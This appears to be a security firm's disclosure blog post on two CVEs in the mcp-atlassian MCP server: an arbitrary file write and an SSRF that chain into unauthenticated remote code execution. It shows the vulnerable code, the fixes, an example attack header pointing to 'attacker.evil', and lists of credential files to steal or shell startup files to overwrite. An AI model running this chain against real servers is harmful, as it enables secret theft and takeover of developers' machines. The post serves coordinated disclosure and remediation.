MCPwnfluence: Critical Unauthenticated SSRF to RCE Attack Chain in the Most Widely Used Atlassian MCP Server
We disclosed CVE-2026-27825 (CVSS 9.1) and CVE-2026-27826 (CVSS 8.2), enabling a network-reachable RCE chain in mcp-atlassian (4M+ downloads)


Executive Summary
What we found: two vulnerabilities in
mcp-atlassian:CVE-2026-27825 (CVSS 9.1) - Arbitrary file write vulnerability via Confluence attachment download path → RCE
CVE-2026-27826 (CVSS 8.2) - SSRF via Atlassian URL headers in middleware
Why it matters: Anyone on the same local network can run code on your machine as root by sending two http requests, no authentication required.
Who’s affected: Anyone running
mcp-atlassianversions < 0.17.0, especially network-exposed deployments (streamable-httporsse).Blast radius: The project has over 4.4K stars and over 4M downloads.
Fix: upgrade immediately to
mcp-atlassian >= 0.17.0, which adds safe path validation and SSRF protections (including optional domain allowlisting). We have created an open source repo to help with remediation.Up to the publication of this post we have not observed any active exploitation in the wild, yet users should upgrade to the latest version ASAP to reduce risk.
This is the first set of vulnerabilities we can publish from Pluto’s broader research into open-source MCP server security. additional findings are still in coordinated disclosure.
Introduction
Think of this scenario - A developer installs an MCP plugin so their IDE can talk to Jira. That plugin opens a port on their machine - bound to all interfaces, no authentication. Anyone on the same network can now write any file anywhere on their laptop, extract all the files, or use their machine as a proxy into the corporate network.
That’s not a hypothetical. It’s what we found in mcp-atlassian, one of the most popular MCP servers in the ecosystem.
What is mcp-atlassian?

As there is no official local Atlassian MCP server, quite a few open-source alternatives are available. mcp-atlassian is the most popular one.
It is an MCP (Model Context Protocol) server that gives AI assistants like Claude, Cursor, and Copilot direct access to Jira and Confluence. It exposes over 40 tools allowing searching Jira issues, reading Confluence pages, creating issues, uploading attachments, downloading files, managing sprints, and more.
What we found?

When you connect an agent to Jira or Confluence through an MCP server, you’re effectively creating this chain:
Agent → MCP client → MCP server → SaaS APIs / filesystem / network
Each arrow is a trust boundary.
In the case of MCPwnfluence, we saw two failure modes:
Unvalidated outbound destinations (SSRF)
An input (a header) influenced where the server sent requests.Unconstrained filesystem writes
An input (a download path) influenced where the server wrote files.
The path traversal and SSRF are severe on their own. What makes them critical is the deployment posture: mcp-atlassian’s HTTP transport (--transport streamable-http) defaults to binding on 0.0.0.0 with zero authentication.
Anyone who can reach that port can invoke any of its tools.
When chaining both vulnerabilities - we are able to send requests to the MCP from the LAN, redirect the server to the attacker machine, upload an attachment and then receive a full unauthenticated RCE from the lan - deep dive below!
CVE-2026-27825 - Arbitrary File Write → Remote Code Execution (CVSS 9.1)
GHSA: GHSA-xjgw-4wvw-rgm4
What peaked our interest in mcp-atlassian was that despite it’s not an official MCP server, we identified it in almost every environment we explored.
So we decided to dig deeper.
When we started reviewing how attachments are downloaded, we noticed that the Confluence download_attachment tool takes a destination path and writes the file there. Simple enough.
The problem was, that there was no boundary enforcement ensuring that target_path stayed within a controlled directory (arbitrary file write)!
If the process could write there, it would.
No base directory restriction, No traversal protection, No symlink safeguards.
Just:
with open(target_path, “wb”) as f:
    f.write(...)
On a typical system, that’s dangerous.
On an MCP server that often runs as root inside a container or with elevated permissions?
That’s critical.
Because once you can write arbitrary files as a privileged process, you don’t need a complicated exploit chain.
You just need something interesting to overwrite.
Depending on environment, that can mean:
Modifying startup hooks
Overwriting configuration files
Pivoting into full remote code execution
The Vulnerable Code
In src/mcp_atlassian/confluence/attachments.py, the download_attachment() function accepts an arbitrary target_path with zero path validation:
# v0.16.1 - confluence/attachments.py
def download_attachment(self, url: str, target_path: str) -> bool:
    try:
        if not os.path.isabs(target_path):
            target_path = os.path.abspath(target_path)

        # NO PATH TRAVERSAL CHECK - writes to ANY path on the filesystem
        os.makedirs(os.path.dirname(target_path), exist_ok=True)

        response = self.confluence._session.get(url, stream=True)
        response.raise_for_status()
        with open(target_path, "wb") as f:   # ARBITRARY FILE WRITE
            for chunk in response.iter_content(chunk_size=8192):
                f.write(chunk)
The download_content_attachments() function has the same issue - it creates directories at arbitrary paths without validation.
Exploitation Flow
Call
confluence_download_attachmentwith adownload_pathPoint anywhere on the filesystem
The MCP will override that file with the attachment content
For example, writing to:
~/.bashrcor~/.zshrcto execute code on next shell open~/.ssh/authorized_keysto achieve SSH access to the machine
The Fix
PR #987 adds a validate_safe_path() centralized path validation function in src/mcp_atlassian/utils/io.py:
def validate_safe_path(
    path: str | os.PathLike[str],
    base_dir: str | os.PathLike[str] | None = None,
) -> Path:
    """Validate that a path does not escape the base directory."""
    if base_dir is None:
        base_dir = os.getcwd()

    resolved_base = Path(base_dir).resolve(strict=False)
    p = Path(path)
    if not p.is_absolute():
        p = resolved_base / p
    resolved_path = p.resolve(strict=False)

    if not resolved_path.is_relative_to(resolved_base):
        raise ValueError(
            f"Path traversal detected: {path} resolves outside {resolved_base}"
        )
    return resolved_path
Key details: resolves symlinks (prevents symlink-based bypasses), normalizes the path, and enforces that the resolved path stays within the base directory. Applied to both download_attachment() and download_content_attachments().
Silent Data Exfiltration
The lack of authentication also affects the upload tools: confluence_upload_attachment and jira_update_issue (with its attachments parameter). They accept a file_path pointing to any file on the filesystem, read it in binary mode, and upload it to the configured Atlassian instance.
# v0.16.1 — confluence/attachments.py, _upload_attachment_direct()
# No path validation — reads ANY file the process can access
files = {"file": (filename, open(file_path, "rb"))}
response = self.confluence._session.put(url, headers=headers, files=files, data=data)
The MCP tool’s documentation even says it plainly: “Full path to the file to upload. Can be absolute (e.g., ‘/home/user/document.pdf’)”.
Exploitation Flow
Very similar to the upload flow - Call
confluence_upload_attachmentwith aupload_pathPoint anywhere on the filesystem
The MCP will upload the attachment content
For example, we can upload:
~/.ssh/authorized_keys~/.etc/shadow
CVE-2026-27826: SSRF via Header Injection (CVSS 8.2) - Full Un-authenticated RCE from the LAN
GHSA: GHSA-7r34-79r5-rcc9
This was the last missing piece of the puzzle.
An unconstrained download path means you can write a file somewhere interesting.
That’s powerful - especially in AI-driven workflows where tool inputs can be influenced.
But prompt injection is noisy. It’s indirect. It requires model cooperation.
Then we noticed something more interesting.
The MCP server was binding to 0.0.0.0 by default.
That changes the game.
Now the question becomes:
If this service is network-reachable… what controls its outbound behavior?
At first glance, the Atlassian base URL is configured server-side. That looks safe.
Until we looked at the middleware.
The server accepts Atlassian service URL headers (e.g. X-Atlassian-Jira-Url) and uses them to construct a Jira client - without validating the destination.
This allows any unauthenticated attacker who can reach the mcp-atlassian HTTP endpoint to force the server process to make outbound HTTP requests to an arbitrary URL controlled by the attacker.
This means that any actor with network access can call the vulnerable MCP, and make its responses go back to him!
The Vulnerable Code
In src/mcp_atlassian/servers/main.py, the middleware extracts X-Atlassian-Jira-Url and X-Atlassian-Confluence-Url headers from incoming requests and passes them through with zero validation:
# v0.16.1 - main.py, _process_authentication_headers()
if jira_url_str:
    service_headers["X-Atlassian-Jira-Url"] = jira_url_str     # NO VALIDATION
if confluence_url_str:
    service_headers["X-Atlassian-Confluence-Url"] = confluence_url_str  # NO VALIDATION

scope["state"]["atlassian_service_headers"] = service_headers
In src/mcp_atlassian/servers/dependencies.py, get_jira_fetcher() reads that header and creates a fetcher pointing at whatever URL was provided:
# v0.16.1 - dependencies.py, get_jira_fetcher()
jira_url_header = service_headers.get("X-Atlassian-Jira-Url")
jira_token_header = service_headers.get("X-Atlassian-Jira-Personal-Token")

if (user_auth_type == "pat" and jira_url_header and jira_token_header ...):
    header_config = JiraConfig(
        url=jira_url_header,   # ATTACKER-CONTROLLED URL - NO VALIDATION
        auth_type="pat",
        personal_token=jira_token_header,
        ...
    )
    header_jira_fetcher = JiraFetcher(config=header_config)
    # Server now makes authenticated requests to the attacker's URL
The identical pattern exists for get_confluence_fetcher().
Exploitation Flow
An attacker sends a request to the unauthenticated MCP endpoint with:
X-Atlassian-Jira-Url: http://attacker.evil:8080
X-Atlassian-Jira-Personal-Token: anything
When any Jira tool is invoked in that session, the MCP server makes outbound HTTP requests to attacker.evil:8080 from the victim’s machine and network position. The attacker doesn’t steal the victim’s Atlassian credentials here - they supply their own token. The real power is turning the MCP server into an SSRF proxy inside the victim’s network.
The Fix
PR #986 adds comprehensive URL validation via validate_url_for_ssrf() in src/mcp_atlassian/utils/urls.py:
def validate_url_for_ssrf(url: str) -> str | None:
    """Returns None if safe, error message if blocked."""
    # Checks:
    # - Scheme allowlist (http/https only)
    # - Blocked hostnames (localhost, metadata.google.internal)
    # - IP address validation via ipaddress.ip_address().is_global
    # - IPv4-mapped IPv6 handling (::ffff:127.0.0.1)
    # - DNS resolution check (resolves hostname, blocks non-global IPs)
    # - Domain allowlist via MCP_ALLOWED_URL_DOMAINS env var
The fix also adds a redirect-following hook to block SSRF via open-redirect chains:
def _make_ssrf_safe_hook(validate_fn):
    """Blocks HTTP redirects targeting internal/private IPs."""
    def hook(response, **kwargs):
        if response.is_redirect:
            redirect_url = response.headers.get("Location", "")
            error = validate_fn(redirect_url)
            if error:
                response.close()
                raise ValueError(f"Redirect blocked (SSRF): {error}")
        return response
    return hook
The full Un-Authenticated RCE chain
An attacker scans the network and identifies the MCP server
Initializes an MCP session (unauthenticated
POST /mcp)Overrides the destination URL to the attacker machine using CVE-2026-27826
Calls
confluence_upload_attachmentwith aupload_pathto sensitive file like:~/.ssh/id_rsa/ - SSH private keys~/.aws/credentials- AWS access keys and secret keys.env- API keys, database passwords, third-party secrets~/.git-credentials- plaintext Git authentication tokens~/.kube/config- Kubernetes cluster credentials and certificates
No files are modified. No processes are spawned.
No logs are written on the victim’s machine.The developer’s secrets are silently uploaded to an attacker-controlled Confluence page or Jira issue, and the only trace is an outbound HTTP request to what looks like a legitimate Atlassian URL.
Calls
confluence_download_attachmentwith adownload_pathpointing to~/.bashrc usingCVE-2026-27825Code will run!
Example real-world attack scenarios
Shared WiFi: A developer working in the airport or in a coffee shop runs mcp-atlassian with
--transport streamable-httpso their AI IDE can reach it. An attacker on the same WiFi finds the MCP server, and writes a cron job that opens a reverse shell. The developer’s machine is now compromised.Cloud VPC: A team deploys mcp-atlassian as a shared service inside a Kubernetes cluster. A compromised container in the same VPC sends requests to the MCP server’s ClusterIP, writes SSH keys to
/root/.ssh/authorized_keyson the pod, and pivots to other services.Co-working space. An attacker at a co-working space scans the network, finds a developer’s MCP server, and writes a reverse-shell script to
~/Library/LaunchAgents/- it executes on next login.

RCE PoC Demo
What To Do Now?
Immediate Action
If you’re running mcp-atlassian, upgrade ASAP to:
mcp-atlassian >= 0.17.0We have created an open source utility to help with remediation.
Update commands by installation type
| Installation Type |                         Update Command                         |
|-------------------|----------------------------------------------------------------|
| uvx               | `uvx upgrade mcp-atlassian`                                    |
| Docker            | `docker pull ghcr.io/sooperset/mcp-atlassian:latest` + restart |
| pip               | `pip install --upgrade mcp-atlassian`                          |
| uv/source | Sync repo & rebuild/run updated version |Note: If you are using the docker version of mcp-atlassian from DockerHub or MCP Hub, pulling the latest version won’t help as it was last updated 4 months ago and it remains vulnerable:

UPDATE: Following our disclosure, the Docker Security team has updated the mcp-atlassian container image on Docker Hub and MCP Hub, and as of March 3rd, it contains the latest fixed version.
Recommended Security Best Practices (For All MCP Servers)
Treat MCP servers like privileged internal services with production impact.
1. Restrict Network Exposure
2. Constrain Filesystem Writes
3. Constrain Outbound HTTP
4. Log and Monitor
Disclosure Timeline & Acknowledgments
February 10th - Opened an issue in the repository, alerting on potential security issues and requesting the maintainer to enable private vulnerability reporting (PVR)
February 19th - PVR enabled, opened GHSA reports for both issues.
February 23rd - Fix PRs #986 and #987 merged
February 24th - Fixed version 0.17 released, CVE-2026-27825 and CVE-2026-27826 issued.
March 3rd - Following our disclosure, the Docker Security team has updated the mcp-atlassian container on Docker Hub and MCP Hub to the latest fixed version.
We would like to thank Hyeonsoo Lee for the swift response and timely remediation. Being the sole lead maintainer of a widely used project is no small responsibility, and we appreciate the professionalism and collaboration throughout the disclosure process.
Conclusion
We’re seeing three trends converge:
Rapid adoption.
MCP servers are being deployed quickly - often starting as “local dev helpers” and then gradually moving into shared environments.Expanded exposure.
What starts aslocalhostsometimes becomes a container, then a dev VM, then a shared service reachable across a network.Implicit trust.
Because these servers are built for productivity, they often assume cooperative inputs and friendly environments.
That combination creates a gap: Adoption speed is outpacing secure-by-default design.
MCP servers are currently one of the major plugin layers for AI systems.
Security needs to scale with that reality.
This is the first set of findings we’re able to publish from Pluto Security’s broader ongoing research into MCP server security. Additional vulnerabilities are currently under coordinated disclosure.
Follow the Pluto blog to stay informed as we release further findings.
At Pluto, we’re enabling enterprises to use AI Builders securely.
Want to learn more? Let’s talk.